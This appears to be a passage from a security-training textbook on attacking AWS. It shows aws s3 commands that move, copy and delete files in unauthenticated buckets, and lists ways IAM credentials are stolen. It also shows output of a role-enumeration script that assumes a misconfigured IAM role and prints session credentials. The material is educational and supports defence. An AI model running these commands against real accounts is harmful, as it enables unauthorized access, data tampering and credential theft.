
  Run the following commands to manipulate the files stored in S3 buckets:

  Reading Files → `aws s3 ls s3://[bucket_name] --no-sign-request`

  Moving Files → `aws s3 mv FileName s3://[bucket_name]/test-file.txt --no-sign-request`

  Copying Files → `aws s3 cp FileName s3://[bucket_name]/test-file.svg --no-sign-request`

  Deleting Files → `aws s3 rm s3://[bucket_name]/test-file.svg --no-sign-request`



Compromising AWS IAM Credentials

Repository Misconfigurations	Attackers exploit misconfigurations while hosting AWS keys in a shared storage on the internal network such as the Git repository to **access the AWS IAM keys**
Social Engineering	Attackers use social engineering techniques such as fake emails, calls, or SMSs to trick the users into revealing **AWS IAM credentials**
Password Reuse	Reusing the **same passwords** for multiple services enables attackers to compromise the credentials and gain access to other cloud services
Vulnerabilities in AWS-Hosted Applications	Vulnerabilities in AWS-hosted applications allow attackers to perform attacks such as reading local files and **server-side request forgery** to steal AWS IAM credentials
Exploiting Third-Party Software	Attackers compromise third-party software used to manage cloud services to **gain high-level access** to the data stored in the cloud environment
Insider Threat	A disgruntled employee who wants to damage the reputation of the company can exploit the cloud services using his credentials and perform **direct code changes** to disclose private information to the public


Compromising AWS IAM Credentials

The AWS IAM is used for providing identity management capabilities to AWS customers. AWS IAM helps IT administrators manage the AWS user identities and their changing levels of access to the AWS resources. Attackers can easily compromise the AWS IAM user credentials by detecting various vulnerabilities and security flaws in the cloud environment. To compromise the AWS IAM, attackers use exploitation tools such as Pacu.

Following are the various security vulnerabilities exploited by attackers to compromise AWS IAM credentials.

- **Repository Misconfigurations**

  Most organizations host their AWS keys in a shared storage on an internal network, such as the Git repository, so that developers and engineers can easily access the keys whenever necessary. However, disgruntled insiders may misuse the AWS keys. AWS keys can also be compromised if the developers unknowingly share their personal AWS keys to the shared repository.



[redacted] updated .gitignore

1 contributor

2 lines (2 sloc) | 105 Bytes


```
aws_access_key_id = AK[redacted]DA
aws_secret_access_key = Cu[redacted]j1
```

Figure 19.51: AWS credentials exposed to the internet

For example, the environment variables file on the GitHub (see the above figure) that was unknowingly made public reveals the AWS API keys over the Internet. Users can see the commit message while uploading this file as “updated .gitignore”. AWS scans the GitHub commit messages searching for the AWS API keys and notifies the user when it is published in repositories, allowing the user to act appropriately. Nevertheless, attackers may employ the same technique for gaining access to cloud resources.

- **Social Engineering**

  Attackers use social engineering techniques, such as fake emails, calls, and SMSs, to trick users into revealing their AWS IAM credentials. For example, if a user enters only the API keys to authenticate the AWS, then an attacker can employ a simple phishing technique to steal the API keys and compromise the user account.



AWS Free Tier usage limit alerting via AWS Budgets 10/05/2018

Dear AWS Customer,

Your AWS account [redacted] has exceeded 85% of the usage limit for one or more AWS Free Tier-eligible services for the month of October.

AWS Free Tier Usage as of 10/05/2018	AWS Free Tier Usage Limit
17,345 Requests	20,000 Get Requests of Amazon S3
26.1526 GB-Mo	30 GB of Amazon Elastic Block Storage in any combination of General Purpose (SSD) or Magnetic

To learn more about your AWS Free Tier usage, please access the AWS Billing & Cost Management Dashboard. You can find more information on AWS Free Tier here.

This alert is provided by AWS Budgets. AWS automatically tracks your service usage and will alert you if you have reached 85% of the usage limit for one or more AWS Free Tier-eligible services. To unsubscribe from these alerts or to change the email address to which you would like your alerts to be sent, please visit the Cost Management Preferences.

Figure 19.52: Example of a phishing email to steal AWS credentials

- **Password Reuse**

  Password reuse is a very common fault that can cause serious vulnerabilities. Most users reuse the same password for multiple services. If the attacker is able to compromise one password, he can gain access to other cloud services with the same credentials. In some scenarios, if a website is compromised, the attacker can gain access to the back-end database and retrieve password hashes or cleartext passwords stored in the database.

- **Vulnerabilities in AWS-Hosted Applications**

  - **Server-Side Request Forgery**

    Server-side request forgery is a common web application vulnerability used by the attackers to send random web requests to the victims from a compromised web server. The attackers target the internal EC2 metadata API, if any vulnerability is found in the web application, and make requests from the EC2 instance. Whenever an application needs access from the AWS API, an IAM instance profile gets attached to the EC2 instance for requesting temporary AWS credentials. As all this process is done via an EC2 metadata API, the attacker sends HTTP requests to the metadata URL and can easily gain access to the temporary credentials used by the application.

- **Reading Local File**


  Generally, AWS keys are stored in various locations, such as configuration and log files, in an operating system. For example, if a user uses the AWS command-line interface aws-cli, his credentials are stored in the home directory, and the keys are stored in the environment variable file. If an attacker has already gained access to the operating system, he can read the credentials and keys stored in the operating system to perform further exploitation.

- **Exploiting Third-Party Software**

  Many online services require access to the AWS environment so that their software or applications can work properly. Some organizations deploy third-party software or applications for easily managing or securing their cloud services. If an attacker compromises third-party software, he can gain access to the data stored in the cloud environment. For example, an organization may use a third-party password manager for managing various cloud services. If an attacker compromises the password manager, he can easily gain high-level access to the cloud environment.

- **Insider Threat**

  Insider threat arises mostly from business associates and current or former employees who already have trusted access to the environment and do not need to compromise the credentials separately for performing malicious activities. These types of insiders pose a serious threat to the organization and the AWS environment. For example, a disgruntled employee who wants to damage the reputation of the company tries to exploit the cloud services using his credentials and performs direct code changes leading to information disclosure to the public.




Hijacking Misconfigured IAM Roles using Pacu

- AWS IAM policies such as AssumeRole permissions are flexible, but misconfigurations in the **role permissions** can open the doors for various attacks
- Attackers use tools such as Pacu, an open source AWS exploitation framework for enumerating and **hijacking IAM roles**
- For example, if the role "AWS":"*" (poorly configured) is exists, then any user with a valid AWS account can assume the role and obtain credentials

```
PS C:\Users\[redacted]\Desktop\AssumeRoleEnum> py .\assume_role_enum.py --account-id 34[redacted]58 --profile default

Warning: This script does not check if the keys you supplied have the correct permissions. Make sure they are allo
wed to use sts:AssumeRole on any resource (*)! You can still enumerate roles that exist without the sts:AssumeRole
 permission, but you cannot assume (or identify) a misconfigured role.

Targeting account ID: 34[redacted]58

Starting role enumeration...

  Found restricted role: arn:aws:iam::34[redacted]58:role/5

  Found restricted role: arn:aws:iam::34[redacted]58:role/ADS

  ** Found vulnerable role: arn:aws:iam::34[redacted]58:role/APIGateway **
    Hit max session time limit, reverting to minimum of 1 hour...

  Successfully assumed role: arn:aws:iam::34[redacted]58:role/APIGateway

{
  "Credentials": {
    "AccessKeyId": "ASIAU7DSLMANDEQMCZLS",
    "SecretAccessKey": "dte0VIhL+tj+iwo/vgMGXjuM+/xtl1BTufxEzFgK",
    "SessionToken": "FQoGZXIvYXdzEK7//////////wEaDK03iqs6GoTlgzqlCCL4AVTsLgFCTYbkGZP8t+HOTqBTAfZxGWWQLRGGLwpvt2ohM
81Wq+P96OXQgnKLN/9vZQ8WqZRP0VnFXHxwsPE3DbpXE0+tlsKOhn6JR+OkWixkcQIRjqMor0VaWl0YChFJgXhrGXVNTuBolF2+ZKcMVn8BN2tunb+
S6STqv+90Up4Z7C/jglEs83/WPav9E9P2KtsCkrh2W41GKsHyeLuULzXmaGjH+6qSJUvntSouYKAyTUP2G+bUXdoH2xtAlDSPgr9JjJCc9dLzRoOFK
8J8mAIO3Q1fF2dL69ogBpg9pPutecSFobJEfFA1rPQOxYcXLAfZFHefvb7hKNXgltwF",
    "Expiration": "2018-08-28 21:28:05+00:00"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AROAIQ[redacted]ZGY:oPznu4ufLRNguKHNgdEV",
    "Arn": "arn:aws:sts::34[redacted]58:assumed-role/APIGateway/oPznu4ufLRNguKHNgdEV"
  }
}
Found 2 restricted role(s):

    arn:aws:iam::34[redacted]58:role/5
    arn:aws:iam::34[redacted]58:role/ADS

.\assume_role_enum.py completed after 14 guess(es).

PS C:\Users\spenc\Desktop\AssumeRoleEnum>
```

Hijacking Misconfigured IAM Roles using Pacu

AWS IAM policies, such as AssumeRole permissions, are flexible, but misconfigurations in the role permissions can open doors to various attacks. For instance, if the role "AWS":"*" (poorly configured) exists, any user with a valid AWS account can assume the role and obtain the corresponding credentials.



Policy Document

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "AWS": "*"
      },
      "Action": "sts:AssumeRole"
    }
  ]
}
```

